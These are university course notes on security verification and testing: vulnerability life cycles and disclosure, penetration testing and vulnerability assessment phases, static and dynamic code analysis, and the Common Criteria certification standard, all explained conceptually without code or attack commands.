POLITECNICO DI TORINO

Security Verification and Testing

Notes from the course 01TYAOV of Prof. Riccardo Sisto

A.A. 2021/22

Author: Marco Smorti

Security Verification and Testing


Course Introduction

Motivations to study this course:

- **Assessment** is fundamental in any engineering discipline because by designing and creating any kind of artifact it must be checked if it works as expected. In the Cybersecurity field there is the same problem. If we create some security measures and apply some security guidelines to get a secure system, this is not enough. There must be a check that what we obtain is secured. There are several reasons for why it is important:
    - **Complexity**, that is making a system secure is a very complex task since there is a huge number of ways to attack a system and we must be prepared to have security measures against (ideally) all of them.
    - **Development quality limitations** means that e.g., companies that develop software have a restricted time to market constrains and this lead to bad quality of what is delivered. In this scenario, if there is a good assessment it is possible to balance the lack of quality. Good news is that awareness on **security** is increasing but this is not enough.
    - The last problem is the **reuse** since nowadays lot of systems are developed using third-party libraries. How is it possible to check that those libraries are safe enough?
- **Security assessment**: nowadays there is an *unprecedented explosion of cyber-attacks* due to many reasons. The point is that also hackers are spending a huge amount of effort (instead of the past when it was more like a hobby). This leads to the **defender's dilemma**: *attacking a system is much easier than defending a system*. This is because *to attack a system it is enough to find one way to attack the system, while to defend the system we must find all possible ways of attacking it and apply measures against all attacks*. The lack of one of these measures lead to a vulnerable system.
- The role of **security assessment** is an **increasing role**.


Security Assessment Techniques: Definitions and Classification

Recalling some (Cyber)security Key Concepts



When we speak about cybersecurity it has to do with the protection of **assets** from intended action that would harm them. These assets have a **value**. These assets may be exposed to malicious activities by **vulnerabilities** that are weaknesses that the system has, and they can be referred e.g., to the system that manages the asset, or a system intended for security protection that has a vulnerability itself. Vulnerabilities are **exploited by** attackers that are **threats** to the system. Threats increase what is called the **security risk**, which is related both to threats and vulnerability, but also to the value that the asset has. If there are many threats the risk will increase, and it will also depend on the kind of threat. We introduce **security control** to protect the system. It protects against **threat** (e.g., attackers are threats to the system). The security control reduces the **security risk**. The security control enforces **security requirement** which shows what risk reduction is wanted and is indicated by the security risk.

A **vulnerability** is a specific weak point of a system (e.g., software version that has a weak point) while a **weakness** is a type of vulnerability (e.g., buffer overflow) and a more general term.



A vulnerability, which is an instance of a weakness is exploitable by means of exploits. The **exploit** is typically used by the attacker to perform an **attack** (e.g., script or program). If an attack is successful, then it can cause **failure/incident**. A failure means that a **security policy** has been violated. Violation of security policy (specify the protection of the software) means that asset has been some way damaged by the incident.

Vulnerability

A vulnerability can be a **bug** or **flaw** in *design, specification* (code developed on wrong specification or specification not satisfied)*, implementation* (bug in the code of the program)*, configuration* files of a specific system component which could be exploited to compromise system security. The component can be also a third-party library (*exposed logic*) which is out of our control. **If a bug cannot be exploited, then it is not a vulnerability**. A weakness is not necessarily a bug because e.g., if password is stored in clear in the program it is not a bug because program will work as expected, but it is a vulnerability (*flaw*).

Bug and flaws can be present in many different parts of the artifacts. For example, they can be in the **implementation**, a classical bug in the code of the program, or it can be also an error made in the **design** or in the **specification** part. If the system is designed with a possibility to access the system that should not exist, it is a problem in the design not in implementation. Even **configuration** may have vulnerabilities, e.g., configuration files of a specific program. Vulnerabilities may not be under our control for example if it is in a *third-party library* and in this case, there is the **exposed logic**. If a library with vulnerability is introduced in the system, then our system is vulnerable.

Vulnerabilities could be **exploited** to compromise system security. If a bug or flaw can't be exploited, then **it is not a vulnerability**.

Vulnerability life cycle

The events are:

- **Creation**: vulnerability is created. It may happen when system is designed, implemented but also when system is operated.
- **Discovery**: vulnerability is unintended, so they are also unknown until someone discovers them.
- **Disclosure**: after vulnerability is discovered, it can be made public and disclosed (**d**)
- **Exploit**: exploit is created for a known vulnerability (**e**)
- **Exploit disclosure**: exploit is disclosed and made public (there are public/private repositories) (**ed**)
- **Patch**: patch is created for the vulnerability. It means that it disappears if patch is applied. (**p**)
- **Patch publication**: patch is made available (**pp**)
- Patch has been applied to most of the systems and life of vulnerability finished


There are some **vulnerability repositories**, which can be:

- **Public** (accessible to everyone)
  - *MITRE Common Vulnerabilities and Exposures*
  - *NIST National Vulnerability Database* (has entries that correspond to CVE)
- **Private** (accessible under subscription)
  - *Exodus intelligence*
  - *Zerodium*


MITRE has also a repository called *Common Weakness Enumeration*. Some terms coming from the NVD repository are:

- **CVSS**: *common vulnerability scoring system*. It is a way to score a vulnerability. The score is computed using many things, e.g., the so called "vector".
- **Access Vector (AV)** contains the access that an attacker must have to exploit a vulnerability (e.g., network which means higher risks than requiring local physical access).
- **Access Complexity (AC)** means how much is hard to exploit the vulnerability.

On the right the first picture shows the colors that will be used for the next picture, which is the most important one. The left part is for vulnerabilities. Initially the vulnerability is absent, then it is created but it is still not known. Then it is discovered, and it becomes known but only privately. Then it is disclosed and become known publicly. The central part is for the exploit, the right part for the patch.




The initial state is the one where the vulnerability is absent. Then there is **creation**, but it is still unknown. Then there is the **discovery** which introduces lot of possible scenarios. In this phase vulnerability is known but privately. The last crossed line means that after that it is publicly known.




First scenario is that it is discovered by developers (so exploit do not exist) and it is the case of the left branch in which there is the disclose of the vulnerability + the publication of a patch (*d+pp*). Patch is created before the creation of an exploit, and it is the **best case**. The discovery may happen also from hackers (mid branch) and in this way the vulnerability becomes exploitable, and this is the **0-day vulnerability**. Developers does not know about vulnerability, but the exploit exists. Developers have 0-days to fix this. Then what can happen is that in the meanwhile developers found it, so a patch is created, and we go from the mid branch to the left one. It may also happen that the hackers make public the exploit and the vulnerability (**full disclosure**) and is the *d+ep* event, which is the disclosure + publication of exploit and it is **the riskiest**. Even if patch is created the risk remains high because until the patch has not been delivered and installed, the risk remains high. Only when patch is public the risk starts decreasing.

Another possible event is the *d* on the right side in which developers are informed about vulnerability and will have a certain amount of time to create a patch. This is the **responsible disclosure**.

Here there is a timeline example regarding the responsible disclosure, which does not guarantee that the risk remains low. In the first case the developer success in fixing the problem within the *grace time* (time given from who discovers the vulnerability to fix it), but in the second case developers fail so the risk grows immediately and will remain high until patch is created, published and installed.



In this picture it is shown the **full disclosure**. First there is the creation of the exploit (*e*) and then the vulnerability is disclosed but there is also the publication of the exploit (*d+ep*) so that the risk grows



Security Assessment

To perform security assessment of a system it is necessary to look for its vulnerabilities (*bugs and flaws*) and to understand if there are exploits, just like the task of an attacker but may use more information than what is available to an attacker (which is an advantage). Generally, to perform a good security assessment it is used a **mix** of techniques, since one single technique has limitations and is not able to find all possible (ideally all) vulnerabilities:

- **Based on testing, easier to implement**
  - *Vulnerability Assessment*
  - *Penetration Testing*
- **No tests, just analysis**
  - *Code Analysis*
  - *Formal Verification*
  - *Auditing*

The number of techniques to be used depends on many aspects: one of them is the value of the assets that we want to secure.

Security Assessment can target any computer-based system (hardware, software) but also distributed systems (network infrastructure, distributed application) and cyber-physical systems (which can cause harm to the physical parts). There can be different scenarios of the assessment activity:


- **Assessment during development**
  - A software vendor wants to assess the security of the developed software product (before delivering the product)
  - A system administrator wants to assess the security of the administered system
- **Assessment done by user**
  - A software vendor or administrator wants to assess the security of a software product developed by a third party (e.g., software vendor that uses new library by third parties)
- **Certification** (independent part)

- In this case it is provided **evidence** that system is protected against some vulnerabilities. Typically done by a third party. So, a software vendor or system administrator wants to provide a security certification (evidence) of the developed software product or administered system
- Security certificates are given by independent organizations that can produce them

Development Processes

Phase	Cost to fix the same defect
Requirements analysis and architectural design	1x
Coding/Unit testing	5x
System Integration	10x
Beta test programs	15x
Post-release	30x

Security assessment is not necessarily done at the end of development, but it is an activity done throughout the development process of a product. It is important to be this way because the cost of fixing defects increases as far as we progress in the development stages. According to a study of NIST if bugs are found early in the development process, then it is 1x the cost. It means that if the same bug is fixed in coding/testing it will cost 5x and so on.



In the picture there are the typical phases of software development. It starts from *informal requirements* which is what is in our mind and goes to *requirements specification*. Here it is performed the **requirement analysis and specification**. Then the **design** is performed and there will be the *design specifications*. Then there is the *implementation*.

From the security point of view requirements specification are the **security policies**, the requirements analysis and specification are called **risk assessment**, then the **design security** and in implementation phase **security controls are implemented**. Finally, during operation, we setup and manage security.

Each of these phasis introduce vulnerabilities. Instead of just performing assessment in the final implementation during operation it is possible to do it in the early stages. It is possible to perform two types of assessment: **validation** and **verification** (which includes testing). Validation is a **comparison** from what we have in the current phase of development and what the user has in mind. Verification is a more **formal activity** that is a **comparison between two different products of development or an internal consistency check of one**. For example, for requirements specification it is possible to perform a verification to check that it is internally consistent (no contradiction) and when design is ready it is possible to compare them so that the design implements the requirements in the correct way.

(Security) Certification

- **Process certification:** the properties of developing process are certified and not the properties of the system
- **Product certification:** formal attestation, so a document that certifies, of some security properties of a system.

This formal attestation must be produced by accredited third independent party (must be recognized as a valid authority). It must be also a third-party not involved in development of the product. It includes some form of evidence, and it is performed according to some **recognized criteria** (certification standard). An example is **Common Criteria** (a product certification standard) or *System Security Engineering Capability Maturity Model* (a process certification standard).

Static versus Dynamic Analysis

The first way to classify assessment techniques is by distinguishing static and dynamic analysis techniques.

- **Static analysis**
  - Analyze system (documentation/code etc.)
  - No need to have a running/concrete system. A partial system is also ok.
  - Examples: *auditing, formal verification*
- **Dynamic analysis**
  - Test a running instance of the system (testing)
  - Examples: *penetration testing*

Typically, static analysis is more expensive than dynamic analysis. For this reason, the most expensive analyses are applied only to selected critical components (the most-critical ones).

Another comparison is about how exhaustive they are. Dynamic analysis for its own nature is less exhaustive than static analysis because while testing we select several scenarios we want to test. So, system is tested under some conditions. For this reason, level of exhaustiveness is limited. If no vulnerabilities are found with test it is not possible to say that there are no vulnerabilities (some may be missed due to conditions). With static analysis it is possible to achieve a better coverage of vulnerabilities. Those based on formal methods can consider at the same time any kind of input the system can have.

White-box vs Black-Box

- **White-Box Techniques**: all information about the target system is available (specifications, design documentation, source code, etc..).
- **Black-box Techniques**: no information about the target system is available. Information must be *extracted* from the system itself. Assessor behaves like a real attacker because these are the same conditions of an attacker.
- **Grey-box Techniques**: Intermediate situation between white and black box. Some information are given but n*ot the full information.*


Now there will be a description of the main classes of techniques that can be used for assessment and his important features.

Formal Verification

It is the **Static Analysis of a System Formal Model**. It is a static form of assessment that applies not to the system itself but to its model (and this is the weakness). A **Formal Model** is a mathematically based rigorous and unambiguous model (e.g., a state machine, a graph) done typically in design/requirements analysis phase. This type of analysis is done to **provide very high security assurance**, since can even provide **correctness proofs** (about the model, not about the real system, this is the weakness of this model) and can be applied to any type of system.

If formal verification is used the development process may have e.g., requirements specifications that are **formal** or design specifications that are formal. It is possible to have more version of design specifications (for big systems) divided into high-level and then low-level. Generally, the implementation that we obtain **is something not formal** because it is not a model, but the real system and we cannot analyze it formally. It is not totally true because it is possible to perform an **informal verification**: e.g., testing on the implementation but also other formal verification techniques that can be applied software. For example, while compiling code the compilation is to some extent a formal verification. Since code is not a model, there is a way to extract a model from the implementation.

In the picture there is the model extraction for **A-Posteriori Formal Verification**. Starting from implementation, there is the *model extraction* from code and that will represent the syntax of the code. The compiler can, in this way, check it. It is also possible to check the formal model with the requirements (without running the code).



The code has some part (e.g., the syntax) that is formal and can be analyzed formally, while other parts are not formal (e.g., semantics). In fact, for a particular programming language there can be different compilers that for some aspects that are not completely specified make a different choice.

There are some functional languages that use a formal semantics, so it is possible to use the code itself like formal model, but it is a special case. C, Java, Python and so on have not formal semantics while ML has. In other words, ML has only one way to interpret the written code since it is written in a formal way, while all the other well-known programming languages may have different compilers that takes slightly different choices base on their interpretation (they perform model extraction).

Security Auditing/Reviews

This is a second static technique. It is a (Sets of) **Formal Meetings** aiming at evaluating security, finding vulnerabilities, proposing fixes. It is extensively used when systems and softwares are developed in structured way. Features:

- **Basically manual** (but can be supported by automatic tools. Typically, the outcome of these tools is discussed)
- **White box** because when performed all information about the product is available. Grey-box is used only for certification where third parties do the audit
- Can be **performed in various development stages** (*policy review, design review, code review*)

- **Performed by independent auditors/reviewers** (with the help of developers) since it is easier to find vulnerabilities if others look the code. Often there is not just one auditor but a group of auditors.

Security auditing/reviews takes place generally with a sequence of meetings (depends on the complexity of the program to be evaluated) and before the product is analyzed, which is called the **execution phase** of the audit, there are some preliminary phases. Typically, some **Goals** are **defined and planned** to decide which vulnerability are more interesting and e.g., how many people will be involved in. **Preparation** is sometimes not obvious because it may be required to run some analysis tools on the product to provide reports and it may require some time. After the executions the **reports are provided, and the result is shared**.

Techniques for Networked Systems


Set of techniques for networked systems. It means that there are distributed systems composed of different components running on different ports in a network. E.g., the entire IT infrastructure of a company or part of it and it includes the hardware, the software, the applications running in the different hosts (the complete system). It can be also just a distributed application, e.g., a web application. So, we want to analyze these systems without knowing exactly where they are running. For networked systems there are both static and dynamic analysis techniques:

- **Dynamic Techniques**
    - Vulnerability Assessment
    - Penetration Testing
- **Static Techniques**
    - Formal Verification: tools can extract a model from the description of the network

Other techniques that apply to networked systems will be seen only partially in particular with reference to distributed software that is that we will see static analysis techniques for software. But here the focus is on networked systems like the network infrastructure itself.

Vulnerability Assessment (VA)

It is possible to define this activity as the *identification (and reporting) of vulnerabilities in a networked system*. It is often identified with **network vulnerability assessment** (many automated scanners tools like Nessus implement this kind of assessment) but it can be also a more general activity. A related form of assessment of vulnerabilities is a tool like *COPS* that is *host assessment* which is the identification and reporting of vulnerability that are present in a specific host and not in the whole network. It is possible, e.g., to have some malware running on the host. There are different types of analysis that it is possible to perform that goes under the vulnerability assessment category. It is a set of techniques typically unified in a single tool that performs different types of analysis which can be *static* (VA is more general than PA, so it includes also static analysis) but also *dynamic* which means that they do not work on the model but on the system running. It is possible to have *white/black/grey-box analyses* and may include *manual auditing* which is a special case.



Network vulnerability assessment automated tools follow a typical flow that is shown in the picture. It applies to networked systems composed of hardware and software running on hosts and human users that use the systems. The flow starts from *identifying the user inputs*, gathering some information about the network to analyze (e.g., the address ranges used by the system). Then we *identify the hosts* which may be a given information or not (as the previous example). Then we should also know what OS the host is running, and it can be understood by analyzing the hosts themselves. In this kind of system, we're interested on network ports and if they are open or not so next step is to *identify open ports*. Then we *identify services* which are identified not only by open ports but often it happens that services are running on non-standard ports. All these phases are part of what is called **port scan**. Then we *identify applications* running and *application info* (e.g., a specific version of an application) since vulnerabilities may affect some version and not others. At this point the picture is precise enough and it is possible to look-up repositories to *identify vulnerabilities*. When we found that some application running is vulnerable, then it is possible that some of these systems have been patched in the meanwhile and sometimes while patching the version is not changed but just some additions are put in it. For this reason, we should *check if vulnerabilities really exist* because system may have introduced some monitoring system which detects attempts to exploit a vulnerability and blocks them. This last stage is like *Penetration Testing* because here the vulnerability assessment stops, and the PA starts. They are often done one after the other. When everything has been done there will be a *report produced*.

White-box Network Vulnerability Assessment

It exploits the **full knowledge** of the network, so it corresponds in having an insider's view which corresponds to the *administrative approach*. The *real topology including hosts and middleboxes* (firewalls, NATs, etc.) is well-known and may analyze parts that are usually invisible to the attackers. Also, some *user credentials for login* (including admin login) may be available, to analyze host configuration files, registries, permissions, database contents, etc.

Black-box Network Vulnerability Assessment

Analyze the system as a real hacker could do (**outsider's view**). In this way the real topology is *unknown*, **only public IP addresses known**, only DMZ initially accessible. Then zones behind the firewall are accessible but only after some vulnerabilities have been exploited. We must find ways to get into the system from the outside. In this case, there are **no privileges**.

White Box vs Black Box

White-box and black-box approaches provide different types of information. In particular:

- White-box solutions will find in general more vulnerabilities than what can be found with black box solutions, but it does not mean that all vulnerabilities will be found. For example, even with white box solutions some credentials are not available.
- Black-box solutions are typically close to penetration testing and can be more aggressive and may disrupt the normal system behavior.
- Hybrid solutions exist (e.g., Nessus) that can use both approaches based on configuration and available inputs.

In vulnerability assessment is not only that we may not find all vulnerabilities, but it could be possible to find some vulnerabilities that are not real vulnerabilities, even if there is a check. Until we perform Penetration Testing it is not possible to know if what has been found is a real vulnerability. In this kind of analysis, it is possible to have both false positives and false negatives.

- **False positives:** a tool reports vulnerabilities that really do not exist. This can be the case of a flaw or bug that really exists, but it cannot be exploited, or a software that has been patched but it is not distinguished from the unpatched one (network scanners). Reports must be analyzed critically, since they could contain false positive. Penetration Testing is a way to *discriminate real and false positives*.
- **False negatives:** automated tools may not report some existing vulnerabilities. The only way to limit false negatives is to use multiple different analysis techniques. We must be aware that false negatives cannot be eliminated completely.

Penetration Testing (PT)

It is the **identification of vulnerabilities** in a system and **the attempt to exploit them** to assess what an attacker can gain from an attack. It is typically a black box technique. It includes some form of vulnerability assessment so it can be considered also a preliminary phase for penetration testing. Penetration Testing is not limited to just understanding whether some vulnerabilities can be really exploited but assumed they can be exploited we want to know what an attacker gains and what impacts this vulnerability has. According to this definition, first phases are like black box vulnerability assessment and to do this can be used both static and dynamic techniques. E.g., all techniques that statically analyze the binaries are static techniques compatible with the black-box approach since code is not running. After the initial assessment we'll try to exploit the found vulnerabilities. At the end, **reports** will be created. The report will answer the following questions:

- *what vulnerabilities could be exploited?*
- *what was gained by these exploits?*
- *How could security be improved?*

Here there is a table showing the differences between Vulnerability Assessment and Penetration Testing.

VA	PT
Reports all found vulnerabilities	Reports vulnerabilities that can be exploited and what can be gained
Mostly based on automated tools	Mostly based on manual activities
Easy to do	Requires high expertise
Often done by internal personnel	Often outsourced
Cheap	Expensive
Performed frequently (whenever significant changes occur)	Performed more rarely or when more accurate analysis is needed

There is a standard way of performing Penetration Testing. It describes PT as an activity that goes through several stages:

- **Pre-Engagement:** like the planning of the VA but here there's more to be discussed, since PT is more intrusive than VA and it may disrupt the service (so we may want to avoid it).
- **Information Gathering:** gather some information as in the VA case. It is typically limited.
- **Threat Modeling:** preliminary analysis that comes before vulnerability analysis and that is based on the information gathered. E.g., information about assets of the company. In this phase the penetration tester tries to understand given the assets and what is public available what are the possible way in which the system could be attacked.
- **Vulnerability Analysis:** done to create the previous thread model. It will provide a list of possible vulnerabilities.
- **Exploitation:** tries to exploit the vulnerabilities. The penetration tester will try to exploit first the vulnerabilities that may have the highest impact.
- **Post-Exploitation:** tries to gain the advantage from the exploitation that has been done. These last two phases are done in loop since this phase may give some information to exploit another vulnerability.
- **Reporting**: create reports answering the previous questions.

Techniques for Software Applications

Let's move to other techniques specific for software applications. We're now moving focus from networked systems and related applications to software applications. The security here is relevant for distributed applications. We focus here on a software that can be installed in many different locations and environments and not on a single hardware. These techniques can be applied throughout the Development Process: **Code Reviews and Static Code Analysis** and **Security Testing** (*Dynamic Security Analysis*). Of course, this kind of analysis may be used as well as part of system-wide assessments but can be also independent.

Static Code Analysis

It is the static analysis of software code and can be done in both:

- **White-box** => *source code* - Typically used to support code reviews
- **Black-box** => *binaries* – E.g., Decompilers

When performing static code analysis there are different types of analysis performed, typically done by the same analysis tool. Some of these analyses are simple and part of what a compiler does, but instead of providing only warnings and errors they provide information about security. Type of analysis are:

- **Type Checking**
- **Style Checking**: some rules about providing good code for different programming languages
- **Program understanding and navigation:** analyze the code (e.g., navigate from function to its definition)
- **Automated Formal Verification** (based on models)
    - *Model checkers*
    - *Theorem provers*
    - *Control/Data-Flow Analyzers*: used by normal compilers e.g., if variable has not been initialized
- **Symbolic Execution:** not a real execution but a sort of forecasting of what can happen when program is executed

Application Security Testing Techniques

There are also the dynamic analysis techniques for software applications. In this case there are **Application security testers** which are tools that perform some tests on the software to discover vulnerabilities. They are also called *application vulnerability scanners* because they are like scanners of networked system, but they analyze an application. Require that the app is up and running. Two important techniques in this area are:

- **Fuzzing**: generate randomized inputs trying to trigger unexpected software behavior (e.g., crash or error). This is done because if test is done on software in the usual way, we're not interested in testing many different cases that are not inspected. For example, if an input data is an integer that should be positive you can test it with a positive number, a 0 and a negative number, but maybe the vulnerability is triggered with a particular negative value and not e.g., -1.
- **Proxies**: like scanner but emulates man-in-the-middle attacks. It can try e.g., to subvert communication between client and server. For web applications there is a class of tools called *vulnerability scanners* specialized in performing this kind of attacks on web-based systems.

Other kinds of techniques are enabled by **debuggers**. They offer functionalities useful for vulnerability analysis and exploiting (e.g., during PT). Security Testing tools may use *static analysis techniques* to **find good test inputs** (Symbolic and concolic execution). During fuzzing inputs are randomized, but sometimes it may be better to understand through static analysis what can be more dangerous for the system and use specific types of input.

Terminology: Analysis Techniques for Applications

When we talk about techniques for security assessment of software, these acronyms are usually found:

- **SAST (Static Application Security Testing)**
  - Testing here means something more general, more like what we call verification, and it includes real testing and **white-box static analysis** of source code. Examples: PVS Studio, Coverity, FindSecBugs.
- **DAST (Dynamic Application Security Testing)**
  - What we really call testing since they perform black-box dynamic analysis (vulnerability scan). Examples: OWASP ZAP, Acunetix
- **IAST (Interactive Application Security Testing)**
  - In this case this is a sort of half-way between static and dynamic. Really it is more properly a dynamic technique since it works running software but there is the inclusion of significant static analysis part. Examples: Acusensor, Contrast Assess, Glass Box Appscan.

SAST vs DAST

SAST	DAST
Find more vulnerabilities	Find less vulnerabilities
More false positives	Less false positives
Used in all development stages	Used in the last development stages
Can provide info on the cause of vulnerability (code line)	Cannot provide info on the cause of vulnerability (black-box)
Coverage of libraries is an issue	
Each tool applies to only some languages/frameworks	Independent of language/technology used to develop application
May be time-consuming	

In the static approach it is possible to find more vulnerability, but also more false positives than what can be found with DAST (since we observe running system). Static analysis typically used are more conservative, since they tend to give more false positives than similar tools used for classic analysis (e.g., functional errors). The other difference is that DAST can be used only in the last development stages, while SAST can be used in all the development stages. With SAST we get more information about vulnerability since we can have the code line of where the vulnerability is,

while this is not possible with DAST. The problem of SAST are libraries, since often they do not offer the source code. SAST since analyze source code can be applied only to some languages, while DAST is independent from source code. SAST uses sophisticate algorithms, and it may require time.

IAST

Relatively recent concept that tries to combine static and dynamic analyses. It has been introduced because modern software applications are quite complex (especially web apps) and made of many third-party components (which are an issue in SAST). The idea is to use a dynamic approach but at the same time we can take advantage of some static analysis. Main ideas are:

- Agent provided by the tool is added to the running system and **runs inside a running application** (*code instrumentation,* it means that we do not run the deployed code but the one with this agent)
- Agent **has access to code and all execution details, but only the code that is triggered is analyzed.** While looking the running code the agent can perform static analysis.
- Agent **can run continuously** (even during operation)
- **Reports are live** (continuously generated/updated)

The Pro of using these tools is that they **find many vulnerabilities** (like SAST) and they can avoid some of the false positives that SAST reports. They are also very fast and scalable (good for dev-sec-ops). The Cons are that these tools are not yet available for any language/framework, and they are not yet widely known and adopted.

Security Assessment and Certification Standards

Security Assurance and Trust

By means of security assessment techniques we can build systems that are more and more secured. So, security can be assessed, but how can the achieved security be **measured**? How can a user **trust** the security of a product? Some *metrics* are needed for security **assurance** (confidence that an entity meets its security requirements) and ways to **certify** security, which means to provide credible **evidence** that security has been achieved to the required extent and must be checked by **independent trusted third parties**. Only in this way user can trust the security of a product.

To achieve assurance some **assurance techniques** are needed (illustrated in previous paragraphs):

- Use of security mechanisms
- Use of a development methodology
- Use of security assessment techniques

In general, assurance techniques can be classified as **formal** (mathematical models)**, semi-formal** and **informal** (no mathematical models) so with a different level of rigor. They are applied to different development stages: *policy assurance, design assurance, implementation assurance, operational assurance*.

The **evaluation** is based on which and how many assurance techniques have been employed, called **assurance effort**, and on what **results** have been obtained. For example, if I introduce security tests, how many tests passed?

The security **certification** is based on *evidence of employed assurance techniques/results, evidence of evaluation methodology* (to make certificates comparable) and *independency/accreditation of evaluators*.

If each one performs its kind of evaluation and measurement of security, there is no way to compare results. To make certifications and evaluation comparable, there are some security evaluation standards, such as:

- For **product evaluation**
  - *Common Criteria* (CC) and its predecessors (used also for certification)
- For **process evaluation**
  - *Systems Security Engineering Capability Maturity Model* (SSE-CMM)

Common Criteria (CC)

It is an Information Technology **Security Evaluation Standard**. It comes from the fusion of similar national standards (Canada, France, Germany, …) and it is also standardized by ISO. Let's start by looking at the objectives of CC. They are for evaluation and certification of security, but they are a *reference* which tries to be not too restrictive about how evaluation and certification should be done but they introduce several constraints so that the final certificates and evaluations are comparable enough. Again, the objectives are:

- To provide a **common standard reference** for evaluating/certifying IT system security
- To permit **comparability between the results** of independent security evaluations

